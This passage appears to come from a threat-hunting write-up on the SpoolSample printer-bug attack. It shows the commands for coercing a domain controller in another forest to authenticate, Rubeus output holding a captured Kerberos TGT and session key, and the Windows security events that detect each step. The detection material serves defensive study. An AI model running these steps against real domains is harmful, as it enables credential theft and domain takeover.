
```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\localadmin>cd Desktop

C:\Users\localadmin\Desktop>SpoolSample.exe rikers.cyberpartners.local hydrogen.covertius.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\rikers.cyberpartners.local, CaptureServer: \\hydrogen.covertius.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!

C:\Users\localadmin\Desktop>_
```

(You might need to run **step 2** again if you do not get anything on your **Rubeus Prompt from step 1**. I had to run SpoolSample twice since I was not getting anything.



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\localadmin>cd Desktop

C:\Users\localadmin\Desktop>SpoolSample.exe rikers.cyberpartners.local hydrogen.covertius.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\rikers.cyberpartners.local, CaptureServer: \\hydrogen.covertius.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!

C:\Users\localadmin\Desktop>SpoolSample.exe rikers.cyberpartners.local hydrogen.covertius.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\rikers.cyberpartners.local, CaptureServer: \\hydrogen.covertius.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!

C:\Users\localadmin\Desktop>_
```


Rubeus should catch the authentication from the Victim Domain Controller and export its TGT.



Administrator: Command Prompt - Rubeus.exe monitor /interval:5 /filteruser:RIKERS$

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.2.1

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for 4624 logon events
[*] Target user : RIKERS$


[+] 11/25/2018 3:34:52 PM - 4624 logon event for 'COVERTIUS\hydrogen$' from '::1'

[+] 11/25/2018 3:35:11 PM - 4624 logon event for 'CYBERPARTNERS\rikers$' from '10.7.30.100'
[*] Target LUID      : 0xb8dd8f3
[*] Target service   : krbtgt

  UserName                 : rikers$
  Domain                   : CYBERPARTNERS
  LogonId                  : 193845491
  UserSID                  : S-1-5-21-3211101667-2680004412-1026011086-1001
  AuthenticationPackage    : Kerberos
  LogonType                : Network
  LogonTime                : 11/25/2018 11:35:11 PM
  LogonServer              :
  LogonServerDNSDomain     : CYBERPARTNERS.LOCAL
  UserPrincipalName        :

    ServiceName              : krbtgt/CYBERPARTNERS.LOCAL
    TargetName               :
    ClientName               : rikers$
    DomainName               : CYBERPARTNERS.LOCAL
    TargetDomainName         : CYBERPARTNERS.LOCAL
    AltTargetDomainName      : CYBERPARTNERS.LOCAL
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : D1lysb/+ymgHytm24srZwdaV0Qztjb0E80mZ31aV41U=
    KeyExpirationTime        : 12/31/1600 4:00:00 PM
    TicketFlags              : name_canonicalize, pre_authent, renewable, forwarded, forwardable
    StartTime                : 11/25/2018 10:13:27 AM
    EndTime                  : 11/25/2018 8:13:27 PM
    RenewUntil               : 11/30/2018 1:06:58 AM
    TimeSkew                 : 0
    EncodedTicketSize        : 1398
    Base64EncodedTicket      :

      doIFcjCCBW6gAwIBBaEDAgEWooIEYzCCBF9hggRbMIIEV6ADAgEFoRUbE0NZQkVSUEFSVE5FUlMuTE9DQUyiKDAmoAMCAQKhHzAd
      GwZrcmJ0Z3QbE0NZQkVSUEFSVE5FUlMuTE9DQUyjggQNMIIECaADAgESoQMCAQKiggP7BIID9x81R/WP1E/F1ttyeppzDm5dNNCi
      YRTPVqkuddJ1GycQucdEUnm2fU9is7w08phkC1lhdRbI7Sgf6b7wHC5zFmRyDR381CPOuajbu4jipfWLu/ic9QWnHhJQgAsVoLXb
      aRwtzLWCtXHntFJHW7/A6wBD1YKmxAZgstdattZ5+1Uh29Pd6M4AmYo94KSm3TfW1U4IptYOUz59EqFiERyy1S1hrmSw7eVSIkYV
      pcoaeurtz5KEkTNnWQ5qIWuvE5+MeCoLx3oHCANHS4+pY5+ec4uZ3Zu7wb7cN22MYO+1sy+TLlHbiTks1MmFwAuvOY2yzp62j52e
      CAmhq70bqxwtah3SAgY19U77hRZV3WSC8+vNMogXXBEdwWx1fPok8nQ3+mBQOx9peCEMKO1mfi6qyjE1pVvo97H34Am3pVquDRYV
      UGXTwMAMdqnUn/UZmyciM8maBcx5Am70tYBbsblRRnTsxJZ5j6X4pbCiqhcx2RLYWvigWlY6+ea7N70FdFq1noJXwkmjyajKbt/F
      Fv817EuELNosZ4F17kM3ky5qWbUQZSR1C8tgfh8RLPb6RK3wbVR/B7qq3QExVYco2Ji7GOyebYWY/c//wqmGn+ATpOXSw2WtsQZM
      RrbKSX7I/3KX4TG7EhcVZTsOspbM1y69KrUun3IzwR7dFCnZaZYH1L3jWTO/yMCMdJ+FzdA2pQqPs98mBwR4WrTx9Oy5wPzHn/61
      g3M+371awJOgU8DvB+PI1zeiRwcDwX9pwY2KDwG1vSTOGEvmLtUhNc9y3grOv63884Q54INCFGw0cAw+EP4ocrrOeKGr+CS6ZOLP
      CUwGBS6XUGY/mD1dAIxODPdzFN8GdXB4incd3DJ5v7y/zHhQ1llchjrmR487VfRRi9pW3/0vSg78CFCUnIUThLBf0NHZnqoPAaQI
      L8XQWvwe7ozVON1AR3VQFxkA0cedadsIzKX+jLfLVDMcHQF+1vS1+yHNO6AWLuy4cUFTwn4bcsZkSYnyHrun+Y1g79j2/vK6CbxZ
      ccz1/Vr4eZo31pO3Q2tIFnY1JMdHJRJBuLdRqaLGQURsc7EalERIYOPciPU5cJZ5mufamGx1Zo0lgFZ1z+rbdms2S0d01zQIqcyI
      Bo+B1L1Anft97MJR5OjbyAuPwpAqoMyaSokVyCocGt+1izXBjk1fR5VyQ3Jn1SUeXHAB0IeEg4RBjiVET1V00OC9Y/HdwSGJ1nww
      vqALQ6KV3qwnFBU5o2TN1zPfFcsyPrZUm/R5B0WyZkfih10YREwrRn4hXDA81Bev2j0xEKdPhqJNTvPX/jVegCq0DE9QLQHKkjEB
      yx5B7Ub9MNSuQT8MvsegWX80hx+jgfowgfegAwIBAKKB7wSB7H2B6TCB5qCB4zCB4DCB3aArMCmgAwIBEqEiBCAPWXKxv/7KaAfK
      2hbiytnB1pXRDO2NvQTzSZnfVpXiVaEVGxNDWUJFU1BBU1RORVJTLkxPQ0FMohQwEqADAgEBoQswCRsHcm1rZXJzJKMHAwUAYKEA
      AKURGA8yMDE4MTEyNTE4MTMyN1qmERgPMjAxODExMjYwNDEzMjdapxEYDzIwMTgxMTMwMDkwNjU4WqgVGxNDWUJFU1BBU1RORVJT
      LkxPQ0FMqSgwJqADAgECoR8wHRsGa3JidGd0GxNDWUJFU1BBU1RORVJTLkxPQ0FM

[*] Extracted  1 total tickets
```


Data Sources Needed



Provider Name	Log	Data Category	Data Sub-Category	EventId	Description
Microsoft-Windows -Security-Auditing	Security	Detailed Tracking	Audit Process Creation	4688	A new process has been created
Microsoft-Windows -Security-Auditing	Security	Account Logon	Audit Kerberos Service Ticket Operations	4769	Audit Kerberos Service Ticket Operations
Microsoft-Windows -Security-Auditing	Security	Object Access	Audit Filtering Platform Connection	5156	The Windows Filtering Platform has permitted a connection
Microsoft-Windows -Security-Auditing	Security	Logon/Logoff	Audit logon	4624	An account was successfully logged on
Microsoft-Windows -Security-Auditing	Security	Object Access	Audit File Share	5140	A network share object was accessed
Microsoft-Windows -Security-Auditing	Security	Object Access	Audit Detailed File Share	5145	A network share object was checked to see whether client can be granted desired access
Microsoft-Windows -Security-Auditing	Security	Logon/Logoff	Audit Logon	4675	SIDs were filtered
Microsoft-Windows -Security-Auditing	Security	Logon/Logoff	Audit Special Logon	4672	Special privileges assigned to new logon
Microsoft-Windows -Security-Auditing	Security	Logon/Logoff	Audit Sensitive Privilege Use and Audit Non Sensitive Privilege Use	4673	A privileged service was called
Microsoft-Windows -Security-Auditing	Security	System	Audit Security System Extension	4611	A trusted logon process has been registered with the Local Security Authority


Security Events Sequence

Account localadmin in **hydrogen.covertius.local** executes **Rubeus**, and starts monitoring for 4624 logon events from **rikers$** account.




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4688	A new process has been created	SubjectUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0x6157ce4
				NewProcessId	0xbb4
				NewProcessName	**C:\Users\localadmin\Desktop\Rubeus.exe**
				TokenElevationType	%%1936
				ProcessId	0x10e8
				CommandLine	**Rubeus.exe monitor /interval:5 /filteruser:RIKERS$**
				TargetUserSid	S-1-0-0
				TargetUserName	-
				TargetDomainName	-
				TargetLogonId	0x0

Account localadmin in **hydrogen.covertius.local** executes the SpoolSample POC, and sets the target server to be **rikers.cyberpartners.local** and the capture server to be **hydrogen.covertius.local.** In other words, hydrogen will force rikers to authenticate to it.




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4688	A new process has been created	SubjectUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0x6157ce4
				NewProcessId	0x36c
				NewProcessName	C:\Users\localadmin\Desktop\SpoolSample.exe
				TokenElevationType	%%1936
				ProcessId	0x13b8
				CommandLine	**SpoolSample.exe rikers.cyberpartners.local hydrogen.covertius.local**
				TargetUserSid	S-1-0-0
				TargetUserName	-
				TargetDomainName	-
				TargetLogonId	-

Account localadmin in **hydrogen.covertius.local** requests a Kerberos service ticket with SPN **CYBERPARTNERS.LOCAL** to connect over to the other forest. Kerberos auth happens because SpoolSample uses the DNS name of the server and not its IP address.




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4769	A Kerberos service ticket was requested	TargetUserName	localadmin@COVERTIUS.LOCAL
				TargetDomainName	COVERTIUS.LOCAL
				ServiceName	**CYBERPARTNERS.LOCAL**
				ServiceSid	S-1-5-21-1235374251-2177327852-1410121009-0
				TicketOptions	0x40810000
				TicketEncryptionType	0x17
				IpAddress	::1
				IpPort	0
				Status	0x0
				LogonGuid	{E033547C-D89C-1CF1-82FB-E727F94EE7F8}
				TransmittedServices	-

